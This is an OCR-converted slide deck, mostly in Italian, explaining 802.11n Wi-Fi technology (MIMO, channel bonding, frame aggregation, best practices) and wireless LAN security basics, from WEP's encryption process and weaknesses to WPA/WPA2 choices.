Attualmente, fine 2008 apparati compatibili al Draft 2.0.

Definito Draft 7.0 dove sono stati apportate solo piccole modifiche software che non fanno cambiare l'HW.

WIFi Alliance si è focalizzata sul Draft 2.0



Elementi principali

Primary 802.11n Components

- **Multiple Input Multiple Output (MIMO)**
  - Maximal Ratio Combining (MRC)
  - Beam forming
  - Spatial multiplexing
- **40 MHz Channels**
  - Two adjacent 20 MHz channels are combined to create a single 40 MHz channel
- **Improved MAC Efficiency**
  - MAC aggregation packs smaller packets into a single data unit
  - Block Acknowledgements

MIMO Tecnology (Mutiple Input Mutiple Output)

SISO (Single Input Single Output)

Attuale standard di funzionamento: 2 antenne per migliorare solo RX (diversity) si trasmette sempre con un antenna

Lo standard MIMO

definisce MAX. 4 antenne per RX e 4 per TX (4x4) di fatto esistono AP fino 3x3 e client 2x2

Ad esempio Cisco AP 1252 ha 2 antenne per RX e 3 per TX

Efficace per i magazzini sfruttando i multipath per migliorare la copertura.

MIMO Tecnology

SPATIAL MULTIPLEXING (SM)

- Funziona solo per apparati 802.11n (AP e MIMO client)
- Trasmetto 3x3 con la stessa modulazione e lo stesso canale.
- 65Mbps x 3
- Aumento SNR

TRASMIT BEAM FORMING (TBF)

- AP è 802.11n ma i client no
- Ottengo ugualmente dei vantaggi trasmettendo sulle 3 antenne, ho maggior potenza e migliora la copertura.
- Diminuiscono ritrasmissioni

MIMO Tecnology

MAXIMAL RATIO COMBINING (MRC)

- *Funzionalità utilizzata in ricezione sfruttando più antenne. Usando le due/tre antenne in RX combino il segnale per ricostruire i pacchetti in modo da diminuire le ritrasmissioni.*
- *Diminuiscono ritrasmissioni*
- *Anche in MIXED MODE*

MIMO Tecnology

- ☒ Maximal Ratio Combining (MRC)
- ☒ Beam forming
- ☒ Spatial Multiplexing


802.11a/g AP (non-MIMO)

54 48 36 24 Mbps

802.11a/g client (non-MIMO)

- ☑ Maximal Ratio Combining (MRC)
- ☑ Beam forming
- ☒ Spatial Multiplexing

802.11n AP (MIMO)




54 Mbps

802.11a/g client (non-MIMO)

- ☑ Maximal Ratio Combining (MRC)
- ☑ Beam forming
- ☑ Spatial Multiplexing

802.11n AP (MIMO)




300 Mbps

802.11n client (MIMO)

802.11n PHYSICAL LAYER

Per mantenere la compatibilità sono presenti tre modalità:

- *Legacy*
  - *frame è uguale 802.11abg*
- *High throughput*
  - *Mixed Mode (ovviamente porta ad un decadimento delle prestazione ma permetterà la migrazione)*
- *Green Field*
  - *no a,b,g*



802.11n PHYSICAL LAYER

MAC						
802.11 FHSS PHY	802.11 DSSS PHY	802.11b HR/DSSS PHY	802.11a OFDM PHY	802.11g OFDM PHY	802.11n OFDM PHY	802.11n OFDM PHY
1 Mbps 2.4GHz	2 Mbps 2.4GHz	5,11 Mbps 2.4GHz	54 Mbps 5GHz	54 Mbps 2.4GHz	54 Mbps 2.4GHz	54 Mbps 5.0 GHz

Modulazione è sempre OFDN ma usa 52 canali (4 in più)
Velocità nominale da 54 a 65Mbit i
Riduzione dell' overhead

SPECTRAL EFFICIENCY

Rapporto Mbps/Hz è indice si efficienza per la trasmissione di dati (bit riesco a trasmette per Hz)

802.11b 11Mbps/22Mhz -> 1/2 bits per Herz
802.11n 54Mbps/20Mhz -> 2.7 bits per Herz

802.11n migliora l'efficienza spettrale

CHANNEL-BONDING

Combino 2 canali adiacenti 2x20Mhz e miglioro l'utilizzo diminuendo lo scarto di interferenza

Sulla banda a 5Ghz posso aggregare più canali

fino a 12, nella banda a 2.4Ghz massimo 3 (poco consigliata)

802.11n MAC LAYER

Sono stati introdotti nuovi protocolli per la ricezione e trasmissione del segnale

Distributed Coordination Function (DCF) (client)


- *identifica il momento migliore per trasmettere, in parte usato nel 802.11e (QoS)*

Pount Coordination Function (PCF) (AP)

- *invia un "clear to send" per trasmettere senza interferenze Sempre con il concetto di “avoidance”*

802.11n MAC LAYER


Per ridurre l'overhead e il fatto che per ogni send devo inviare e/o ricevere un ACK (eccetto che per il broadcast e multicast), sono stati aggiunti due nuovi metodi per il controllo delle frame.



802.11n MAC LAYER

Aggrego più pacchetti eliminando gli header

- *Aggregazione di frame da 4k a 64k diminuendo in numero di ACK*
- *Stessa destinazione (buffer)*
- *Disponibili allo stesso momento*
- *Se il client si muove ho rischi maggiori e devo inviare il prima possibile*



802.11n MAC LAYER

MAC Service Data Units (MSPU) (a livello HW)


- accodo più pacchetti ethernet eliminando gli header (unità MSPU)
- diverse destinazioni in pratica no
- stesso QoS
- più efficiente

802.11n MAC LAYER

MAC Message Protocol Data Units (MPDU)

(a livello SW)

- *Accodo diversi pacchetti radio*
- *stessa destinazione*
- *stesso QoS*
- *Usato anche dai client*
- *Ottimizzo i vari ACK usandone uno solo per blocchi di frames*



BEST PRACTICE

1. Posizione migliore per un AP 802.11n è a soffitto: migliore copertura
2. Usate 5Ghz con aggregazione 2x20Mhz
3. Disabilitare le velocità minori come la modalità legacy
4. Minimizzare le interferenze
5. Usare porte ethernet a 1Gbps
6. Migliori performance con WPAII e AES

Wireless LAN Security


Wireless LAN Security Issue

- *Copertura*
- *Frame management*
- *Protocolli utilizzati pre-WPA2*
- *War drivers*
- *Hackers*
- *Employees*
- *Rogue AP*

Wireless LAN Security

- *Per ridurre i tentativi di attacco*
  - *Mutual authentication*
  - *Encryption*
  - *Intrusion tools*

Wireless LAN Security



Wireless LAN Security


IEEE 802.11 standard definisce

- *authentication*
- *encryption*
- *data integrity for wireless traffic*


Wireless LAN Security

Authentication

- **Open system authentication**




- **Shared key authentication**



Wireless LAN Security

Encryption e Data Integrity

- Wired Equivalent Privacy (WEP)



Wireless LAN Security

Altre tecniche 802.11 Security

- *Non-broadcast wireless networks**
- *MAC address filtering*

**SSID cloaking (service set identifier, o SSID, è il nome con cui una rete Wi-Fi si identifica ai suoi utenti)*

Wireless LAN Security

WEP Encryption Process

To encrypt the payload of an 802.11 frame, the following process is used:

The 32-bit ICV is calculated for the frame data.

The ICV is appended to the end of the frame data.

A 24-bit IV is generated and appended to the WEP encryption key.

The combination of [IV+WEP encryption key] is used as the input of a pseudo-random number generator (PRNG) to generate a bit sequence that is the same size as the combination of [data+ICV].

The PRNG bit sequence, also known as the key stream, is bit-wise exclusive ORed (XORed) with [data+ICV] to produce the encrypted portion of the payload that is sent between the wireless client and the wireless AP.

To create the payload for the wireless MAC frame, the IV is added to the front of the encrypted[data+ICV], along with other fields.

Wireless LAN Security

- WEP encryption ma con problemi
  - Static Preshared Keys (PSK)
  - Cracked keys facile(40 o 104bit + 24 IV) + CRC32 + algoritmo RC4
- La fiera delle patch fino 802.11i (WI-FI)
- principali funzionalità
  - Dynamic key exchange (sostituisce la static preshared key)
  - Authentication dell'utente usando 802.1x
  - Encryption key per ogni pacchetto

Wireless LAN Security

What are WPA and WPA2?

- Authentication and Encryption standards for Wi-Fi clients and APs
- 802.1X authentication
- WPA uses TKIP encryption
- WPA2 uses AES block cipher encryption

Which should I use?

- Gold, for supporting NIC/OS'es
- Silver, if you have legacy clients
- Lead, if you absolutely have no other choice (i.e. ASDs)

Gold

WPA2/802.11i
- AES
- EAP-FAST

Silver

WPA
- EAP
- TKIP

Lead

Dynamic WEP
- EAP/LEAP
- VLANs + ACLs

Wireless LAN Security

